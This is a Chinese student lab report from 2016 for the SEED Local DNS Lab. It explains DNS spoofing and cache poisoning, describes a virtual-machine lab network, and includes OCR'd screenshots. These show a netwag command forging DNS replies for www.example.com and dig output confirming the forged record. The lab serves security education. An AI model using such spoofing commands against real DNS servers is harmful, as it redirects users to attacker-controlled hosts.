中南大学

《SEED PROJECT》
实验报告

学生姓名 王雅琪

指导教师 王伟平

学　　院 信息科学与工程学院

专业班级 信息安全 1402

学　　号 0906140226

完成时间 2016.12

实验二 Local DNS Lab

一、实验目的

通过实验了解DNS的原理和过程，加深对DNS攻击的理解，增强动手实践能力。

二、实验内容

在SEED Project网站的指导下，通过查询资料，独立完成DNS攻击实验。

三、实验原理


DNS欺骗就是攻击者冒充域名服务器的一种欺骗行为。


原理：如果可以冒充域名服务器，然后把查询的IP地址设为攻击者的IP地址，这样的话，用户上网就只能看到攻击者的主页，而不是用户想要取得的网站的主页了，这就是DNS欺骗的基本原理。DNS欺骗其实并不是真的“黑掉”了对方的网站，而是冒名顶替、招摇撞骗罢了。


现在的Internet上存在的DNS服务器有绝大多数都是用bind来架设的,使用的bind版本主要为bind 4.9.5+P1以前版本和bind 8.2.2-P5以前版本.这些bind有个共同的特点,就是BIND会缓存(Cache)所有已经查询过的结果,这个问题就引起了下面的几个问题的存在.在DNS的缓存还没有过期之前,如果在DNS的缓存中已经存在的记录,一旦有客户查询,DNS服务器将会直接返回缓存中的记录

四、实验过程


我们需要设置实验室环境如图1所示。为了简化实验环境,我们让用户的计算机,DNS服务器,攻击者的电脑在一个物理机器,但使用不同的虚拟机。这个实验室中使用的网站可以是任何网站。我们的配置是基于Ubuntu这是我们使用的操作系统在我们的预构建的虚拟机。可以看到从图1中,我们设置DNS服务器,用户机器和攻击者的机器同一局域网。我们假设用户机器的IP地址192.168.0.100,DNS服务器的IP192.168.0.10和攻击者机器的IP192.168.0.200



Root
DNS Server
.COM
DNS Server
example.com
DNS Server
Internet
LAN or Virtual Network
Victim
DNS server
(Apollo)
192.168.0.10
Attacker
192.168.0.200
User
192.168.0.100



Internet
Root
DNS Server
LAN or Virtual Network
(1) DNS
Query
Attacker
192.168.0.200
Victim
DNS server
(Apollo)
192.168.0.10
User
192.168.0.100
(3) DNS
response
Attack
Attack
(2) Spoofed DNS response


Internet
Root
DNS Server
(2) DNS
Query
(4) DNS legitimate
response
LAN or Virtual Network
Attacker
192.168.0.200
Victim
DNS server
(Apollo)
192.168.0.10
(1) DNS
Query
User
192.168.0.100
Attack
Attack
(3) Spoofed DNS response

五、实验结果


netwag
5:57 AM
Seed
File Edit Session Options Help
Tool
Local info
Remote info
Clipboard
Search
Help
Form
Running
History
Copy command
Interrupt
Pause
scroll
crush
Command 105 --hostname "www.example.com" --hostnameip 1.2.3.... :
DNS_question
| id=63210 rcode=OK opcode=QUERY |
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0 |
| safebrowsing.clients.google.com. A |
DNS_answer
| id=63210 rcode=OK opcode=QUERY |
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1 |
| safebrowsing.clients.google.com. A |
| safebrowsing.clients.google.com. A 1000 1.2.3.4 |
| ns.example.com. NS 1000 ns.example.com. |
| ns.example.com. A 1000 1.2.3.5 |


Ubuntu Desktop
netwag
File Edit Session Options Help
Tool Local info Remote info Clipboard
Search Help Form Running History
105 105 105 105 105 105 105 105 105
Copy command Interrupt Pause scroll crush
Command 105 --hostname "www.example.com" --hostnameip 1.2.3.... :
DNS_question
| id=46992 rcode=OK opcode=QUERY |
| aa=0 tr=0 rd=1 ra=0 quest=1 answer=0 auth=0 add=0 |
| daisy.ubuntu.com. A |
DNS_answer
| id=46992 rcode=OK opcode=QUERY |
| aa=1 tr=0 rd=1 ra=1 quest=1 answer=1 auth=1 add=1 |
105 --hostname "www.example.com" --hostnameip 1.2.3.4 --aut
hns "ns.example.com" --authnsip 1.2.3.5 --ttl 1000 --filter "src h
ost 192.168.226.129" --spoofip "raw"
Run
NW
Running "105 --hostname "www.example.com" --hostnameip 1.2.3.4 --a
uthns "ns.example.com" --authnsip 1.2.3.5 --ttl 1000 --filter "src host 19
2.168.226.129" --spoofip "raw"" (repeated 37)


Terminal
5:55 AM Seed
Terminal
; <<>> DiG 9.8.1-P1 <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 47643
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 1
;; QUESTION SECTION:
;www.example.com. IN A
;; ANSWER SECTION:
www.example.com. 1000 IN A 1.2.3.4
;; AUTHORITY SECTION:
ns.example.com. 1000 IN NS ns.example.com.
;; ADDITIONAL SECTION:
ns.example.com. 1000 IN A 1.2.3.5
;; Query time: 2 msec
;; SERVER: 192.168.226.130#53(192.168.226.130)
;; WHEN: Fri Nov 18 05:54:51 2016
;; MSG SIZE rcvd: 88
[11/18/2016 05:54] seed@ubuntu:~$